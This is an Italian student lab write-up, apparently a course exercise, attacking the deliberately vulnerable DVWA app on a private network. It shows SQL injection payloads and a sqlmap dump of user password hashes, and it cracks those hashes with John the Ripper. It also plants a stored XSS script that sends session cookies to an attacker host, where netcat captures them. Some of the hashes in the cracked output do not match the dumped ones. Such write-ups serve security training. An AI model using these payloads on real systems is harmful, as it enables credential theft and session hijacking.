


TASK:

- Recuperare le password degli utenti presenti sul DB sfruttando la SQLi blind
- Recuperare i cookie di sessione delle vittime del XSS Stored e inviarli ad un server sotto il controllo dell'attaccante

Per recuperare le password degli utenti nel DB "users" sono andato nella pagina SQL Injection blind e ho verificato che si potesse exploitare. Ho messo inizialmente "1" come ID e mi ha restituito questo risultato:




Vulnerability: SQL Injection (Blind)

User ID:

ID: 1
First name: admin
Surname: admin

Teoricamente, cercando su internet, mi avrebbe dovuto restituire solo un messaggio in cui mi comunica che esiste effettivamente un utente con User ID 1. Ho quindi provato a cercare un utente con ID "a", ottenendo quest'altro risultato, quando invece mi avrebbe dovuto dare in risposta un messaggio per avvisarmi che non esiste nessun utente con quell>ID:




Vulnerability: SQL Injection (Blind)

User ID:

More info

Per vedere se fosse attuabile l'SQL Injection sono andato a inviare 2 query, la prima è stata %' or '1=1 che risulta essere una condizione sempre vera e mi sarebbe dovuto comparire un messaggio a schermo che mi avvisa che esiste un utente che soddisfa i requisiti della query:



Vulnerability: SQL Injection (Blind)

User ID:

ID: %' or '1=1
First name: admin
Surname: admin

ID: %' or '1=1
First name: Gordon
Surname: Brown

ID: %' or '1=1
First name: Hack
Surname: Me

ID: %' or '1=1
First name: Pablo
Surname: Picasso

ID: %' or '1=1
First name: Bob
Surname: Smith

Poi una seconda che risulta sempre falsa: `%' or '1=2`. In questo caso avrei dovuto ricevere dal sistema un avviso che mi avrebbe fatto sapere che non esistono utenti con ID che rispetta la query che ho inserito:

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: %' or '1=2
First name: admin
Surname: admin

ID: %' or '1=2
First name: Gordon
Surname: Brown

ID: %' or '1=2
First name: Hack
Surname: Me

ID: %' or '1=2
First name: Pablo
Surname: Picasso

ID: %' or '1=2
First name: Bob
Surname: Smith
```

Da questo ho potuto dedurre che il sistema è suscettibile di SQL Injection. Sono andato quindi a provare una query, per l'esattezza `1' UNION SELECT user, password FROM users#`, che mi ha restituito questo messaggio, dandomi tutte le informazioni degli utenti, tra cui anche le password nella versione hash:

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Ho quindi continuato utilizzando Burpsuite per andare ad prendere il cookie di sessione:

```
Request
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sqli_blind/?id=a&Submit=Submit
  HTTP/1.1
2 Host: 192.168.50.111
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.9
6 Referer:
  http://192.168.50.111/dvwa/vulnerabilities/sqli_blind/?id=1&
  Submit=Submit
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=
  3522f6c1f870fd7d4f3abca63721d897
10 Connection: close
11
12
```

che ho utilizzato nel tool sqlmap per andare a reperire la sua password e quella di tutti gli altri utenti presenti del database:

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.111/dvwa/vulnerabilities/sqli_blind/?id=a&Submit=Submit#"
--cookie="security=low; PHPSESSID=3522f6c1f870fd7d4f3abca63721d897" --dump
{1.6.11#stable}
https://sqlmap.org
```



```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[10:54:09] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.111/dump/dvwa/users.csv'
[10:54:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.111'
[*] ending @ 10:54:09 /2022-11-29/
```



In questo modo sono riuscito ad ottenere le informazioni di tutti gli utenti contenuti nel database “users”, comprese le password hashate. A questo punto sono andato ad utilizzare un altro tool, John the ripper, per decryptare le password hashate:

```
(kali@kali)-[/Desktop]
$ sudo john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt pwshash
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2022-11-30 08:48) 80.00g/s 61440p/s 61440c/s 92160C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


```
(kali㉿kali)-[~]
└─$ sudo john --show --format=raw-md5 /home/kali/Desktop/pwshash
admin:password      Cracking password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
gordonb:abc123      Cracking password 'abc123' for hash '5d41dc8c2206c06c1600c80cc1e7d4b4'
1337:charley        Cracking password 'charley' for hash '8d315f23a2c02306b1712f924034823e'
pablo:letmein       Cracking password 'letmein' for hash 'ad017d9915b9e4a8e11e6046f99f1e6'
smithy:password     Cracking password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

5 password hashes cracked, 0 left
```

Dopo che ho recuperato le password degli utenti con l'SQLi visto sopra sono andato a recuperare i cookie di sessione dei vari utenti che si possono loggare nel sistema. Per prima cosa ho settato il livello di sicurezza su LOW come indicato nella traccia. A questo punto sono andato sulla pagina dell'XSS Stored. La prima cosa che ho notato è che nelle sezioni Name e Message c'era una limitazione al numero di caratteri che un utente può inserire in input che ho visionato tramite il comando Ispeziona:



Ho quindi modificato questo limite nella sezione Message andando ad aumentarlo così da potere inserire il mio script per attuare l'XSS Stored:



Ho quindi fatto il confronto tra il prima ed il dopo per confermare che la modifica avesse avuto successo:

Name *

Message *

aaa|

Sign Guestbook

PRIMA DELLA
MODIFICA

Name *

Message *

aa

aa


aaa

DOPO LA MODIFICA

Prima di andare a lanciare lo script per inviare ad un mio server il cookie di sessione ho fatto una prova con un altro script che facesse uscire un pop up con su scritto “ciao”:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="1"/>
Message *	<input type="text" value="<script>alert('ciao')</script>"/>
<input type="button" value="Sign Guestbook"/>	



A questo punto sono andato ad inserire questo script per inviare il cookie di sessione alla macchina Kali mettendo il suo indirizzo IP e una porta da me scelta da cui poter ascoltare nella sezione Message: `<script>new Image().src='http://192.168.50.100:4444/?cookie=' + encodeURIComponent(document.cookie);</script>`


Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="prova"/>
Message *	<input type="text" value="<script>new Image().src='http://192.168.50.100:4444/?cookie=' + encodeURIComponent(document.cookie);</script>"/>
<input type="button" value="Sign Guestbook"/>	

e ho controllato che effettivamente il mio script fosse stato caricato correttamente:

```
Name: xss stored
<br>
Message:
<script>
  new Image().src='http://192.168.50.100:4444/?cookie=' + encodeURIComponent(document.cookie);
</script>
```

A questo punto ho proceduto mettendomi in modalita ascolto utilizzando il tool netcat sulla porta da me scelta:



A questo punto ho fatto il logout dall'account con cui ho caricato lo script e sono entrato con l'account username:admin password:password e sono andato sulla pagina XSS Stored e sono andato a vedere se tramite netcat fossi riuscito a ottenere il cookie di sessione:


```
(kali@kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=be67be0248bc4cacae84bd80d30834d8 HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.111/
```

A questo punto sono andato a fare l'accesso con i rimanenti utenti per ottenere i loro cookie di sessione. Ho provato a fare i login usando la stessa pagina browser ma il cookie associato rimaneva sempre lo stesso. Sono andato quindi a fare una doppia prova.

Prima ho provato a fare il login dalla macchina Windows 7 con l'account username:1337 password:charley ed effettivamente ho ottenuto un cookie diverso:

```
kali@kali: ~
(kali@kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=c8a8fb282ed22aed3223e9b8869b020b HTTP/1.1
Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5
Referer: http://192.168.50.111/dvwa/vulnerabilities/xss_s/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 192.168.50.100:4444
Connection: Keep-Alive
```

La seconda prova che ho fatto è stata quella di chiudere Firefox e riaprirlo per refreshare i cookie di sessione andando e cercare i cookie degli utenti rimanenti:

Username:pablo Password:letmein

```
(kali@kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=f2b60dc01fd656403a40298dd9c2bc4e HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.111/
```

Username:smithy Password:password

```
(kali@kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=cd0c0fe9cae94e7fa42635b7d9860cf9 HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.111/
```

Username:gordonb Password:abc123

```
(kali@kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=e6523323bbdc1b1c3ab3ee0fbb49e10a HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.111/
```